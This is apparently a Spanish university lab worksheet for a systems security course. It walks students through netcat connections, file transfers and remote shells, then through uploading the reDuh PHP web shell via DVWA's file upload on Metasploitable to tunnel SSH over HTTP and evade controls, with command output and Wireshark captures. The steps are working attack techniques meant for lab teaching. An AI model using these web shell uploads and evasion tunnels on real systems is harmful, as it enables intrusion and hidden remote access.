

Actividad práctica número 12:

Formato: Individual

Asignatura: Seguridad de Sistemas

**Objetivo: Utilizar herramienta para generar túneles de comunicación y evasión de controles**

### **NETCAT**

- 1.- Inicie su computador en Windows 7
- 2.- Instale la aplicación Kali Linux con la interfaz de red en modo puente
- 3.- Trabaje con un compañero para realizar un túnel utilizando la herramienta netcat, uno operará como cliente y el otro como servidor


#### **servidor:**

```
# nc -l -p 80
```

#### **cliente:**

```
# nc ipcompañero 80
```

- 4.- Compruebe con el comando nmap que está abierto el puerto mencionado.



```
root@kali:~# nmap localhost
Starting Nmap 6.40 ( http://nmap.org ) at 2014-06-02 00:09 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
```

- 5.- Escriba un texto y pida a su compañero lo mismo.
- 6.- Utilice wireshark para ver el tráfico entre su estación y la de su compañero
- 7.- Corte la comunicación con Ctrl+C, elija un archivo dentro el computador servidor y ejecute el siguiente comando:

#### **servidor:**

```
# nc -l -p 80 < nombreamchivo
```

#### **cliente:**

```
# nc ipcompañero 80 > archivosalida
```

8.- Revise el computador cliente y visualice el archivo.

9.- Investigue como realizar una sesión remota hacia su máquina víctima, utilizando netcat


10.- Baje e instale la aplicación netcat para windows, provista por su profesor en su servidor Windows 2008 server y realice un túnel para conectarse vía una shell de comandos desde su Kali Linux.

## **REDUH**

1.- Levante su máquina Kali y Metasploitable con la interfaz en modo Red NAT y copie a su máquina Kali los siguientes archivos:

Reduh Server:

URL: <https://github.com/sensepost/reDuh/tree/master/reDuhServers>



2.- Haga click sobre el archivo reDuh.php

3.- Seleccione todo su contenido

```
431      $msg = "newData:".$socketNumber.":".$targetHost.":".$targetPort."  
432  
433      send_command($servicePort,$msg);  
434  
435      echo "Success\n";  
436    }  
437    else  
438    {  
439      errorlog("Unknown action '".$_REQUEST['action']."'");  
440      echo "Unknown action '".$_REQUEST['action']."'\\n";  
441    }  
442  }  
443  else  
444  {  
445      echo "Unknown request to reDuh!\\n";  
446  }
```

4.- Copie el contenido y péguelo en un archivo de texto llamado reDuh.php


```
GNU nano 2.4.3 File: reDuh.php Modified
...
send_command($servicePort,$msg);
echo "Success\n";
}
else
{
    newData:". $socketNumber .":. $targetHost .":. $targetPort .":. $sequenceNumber .":. $data;
    errorlog("Unknown action '". $_REQUEST['action']."'");
    echo "Unknown action '". $_REQUEST['action']."' \n";
}
}
else
{
    echo "Unknown request to reDuh!\n";
    echo "Unknown action '". $_REQUEST['action']."' \n";
}
}
```

5.- Grabe el archivo y confirme su ejecución


```
root@kali:~# ls -l
total 12
drwxr-xr-x 2 root root 40 Sep 20 19:53 Desktop
drwxr-xr-x 2 root root 40 Sep 20 19:53 Documents
drwxr-xr-x 2 root root 40 Sep 20 19:53 Downloads
drwxr-xr-x 2 root root 40 Sep 20 19:53 Music
drwxr-xr-x 2 root root 40 Sep 20 19:53 Pictures
drwxr-xr-x 2 root root 40 Sep 20 19:53 Public
-rw-r--r-- 1 root root 11635 Sep 20 20:03 reDuh.php
drwxr-xr-x 2 root root 40 Sep 20 19:53 Templates
drwxr-xr-x 2 root root 40 Sep 20 19:53 Videos
root@kali:~#
```

6.- Baje la aplicación cliente desde la siguiente dirección:

<https://github.com/sensepost/reDuh/tree/master/reDuhClient/dist>




7.- Copie la aplicación a su disco local



8.- Confirme que tiene ambos archivos

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# cp reDuhClient.jar /root/
root@kali:~/Downloads# cd /root/
root@kali:~# ls -l
total 60
drwxr-xr-x 2 root root 40 Sep 20 19:53 Desktop
drwxr-xr-x 2 root root 40 Sep 20 19:53 Documents
drwxr-xr-x 2 root root 60 Sep 20 20:09 Downloads
drwxr-xr-x 2 root root 40 Sep 20 19:53 Music
drwxr-xr-x 2 root root 40 Sep 20 19:53 Pictures
drwxr-xr-x 2 root root 40 Sep 20 19:53 Public
-rw-r--r-- 1 root root 48352 Sep 20 20:10 reDuhClient.jar
-rw-r--r-- 1 root root 11635 Sep 20 20:03 reDuh.php
drwxr-xr-x 2 root root 40 Sep 20 19:53 Templates
drwxr-xr-x 2 root root 40 Sep 20 19:53 Videos
root@kali:~#
```

9.- Conectese a la interfaz web de la aplicación DVWA de su máquina Metasploitable




usuario: admin

contraseña: password

10.- Configure el modo de seguridad en nivel "Low"




11.- Suba el archivo reDuh.php utilizando la opción "Upload"



12.- Haga click en "Upload"



13.- Confirme que el archivo fue aceptado por el web server conectándose a la URL



14.- Desde el directorio reDuhClient ejecute el siguiente comando:

#java -jar reDuhClient.jar http://ipmetasploitable/path/reDuh.php

```
root@kali:~# java -jar reDuhClient.jar http://10.0.2.17/dvwa/hackable/uploads/reDuh.php
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 10.0.2.17:80/dvwa/hackable/uploads/reDuh.php. Using
service port 42000. Please wait...
[Info]*****
[Info]**                               Using php                               **
[Info]*****
[Info]** We'll not know whether reDuh started successfully **
[Info]** Starting ReDuh now and lets hope for the best... **
[Info]*****
[Info]reDuhClient service listener started on local port 1010
```

15.- Conéctese desde otra ventana vía servicio telnet al puerto 1010.


```
File Edit View Search Terminal Help
root@kali:~# telnet localhost 1010
Trying ::1...
Connected to localhost.
Escape character is '^]'.
Welcome to the reDuh command line
>>
```

16.- A continuación cree un túnel SSH con el servidor Metasploitable con el siguiente comando:

>>[createTunnel]1234:ipmetasplotable:22

```
File Edit View Search Terminal Help
root@kali:~# telnet localhost 1010
Trying ::1...
Connected to localhost.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]1234:10.0.2.17:22
Successfully bound locally to port 1234. Awaiting connections.
>>
```

17.- Levante la aplicación wireshark en su Kali Linux





18.- Compruebe la conexión vía SSH con el servidor Metasploitable con el siguiente comando:

```
# ssh -p 1234 usuario@localhost
```

```
root@kali:~# ssh -p 1234 msfadmin@localhost
The authenticity of host '[localhost]:1234 ([::1]:1234)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:1234' (RSA) to the list of known hosts.
msfadmin@localhost's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Sep 20 16:16:40 2016
msfadmin@metasploitable:~$
```

19.- Ejecute algún comando que confirme que está en la maquina Metasploitable

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Sep 20 16:16:40 2016
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ exit
```

20.- Visualice el tráfico en wireshark y confirme que solo se ve tráfico HTTP

| No. | Time        | Source         | Destination    | Protocol | Length | Info   |
|-----|-------------|----------------|----------------|----------|--------|--|
| 25  | 0.530035000 | 192.168.56.107 | 192.168.56.101 | HTTP     | 287    | GET /dvwa/vulnerabilities/exec/reDuh.php?act |
| 26  | 0.541218000 | 192.168.56.101 | 192.168.56.107 | HTTP     | 311    | HTTP/1.1 200 OK (text/html)                  |
| 27  | 0.541337000 | 192.168.56.107 | 192.168.56.101 | TCP      | 66     | 43727 > http [ACK] Seq=1990 Ack=2206 Win=45  |
| 28  | 0.591884000 | 192.168.56.107 | 192.168.56.101 | HTTP     | 287    | GET /dvwa/vulnerabilities/exec/reDuh.php?act |
| 29  | 0.607433000 | 192.168.56.101 | 192.168.56.107 | HTTP     | 311    | HTTP/1.1 200 OK (text/html)                  |
| 30  | 0.607641000 | 192.168.56.107 | 192.168.56.101 | TCP      | 66     | 43727 > http [ACK] Seq=2211 Ack=2451 Win=45  |
| 31  | 0.658711000 | 192.168.56.107 | 192.168.56.101 | HTTP     | 287    | GET /dvwa/vulnerabilities/exec/reDuh.php?act |
| 32  | 0.670326000 | 192.168.56.101 | 192.168.56.107 | HTTP     | 311    | HTTP/1.1 200 OK (text/html)                  |
| 33  | 0.670420000 | 192.168.56.107 | 192.168.56.101 | TCP      | 66     | 43727 > http [ACK] Seq=2432 Ack=2696 Win=45  |
| 34  | 0.721998000 | 192.168.56.107 | 192.168.56.101 | HTTP     | 287    | GET /dvwa/vulnerabilities/exec/reDuh.php?act |
| 35  | 0.734111000 | 192.168.56.101 | 192.168.56.107 | HTTP     | 311    | HTTP/1.1 200 OK (text/html)                  |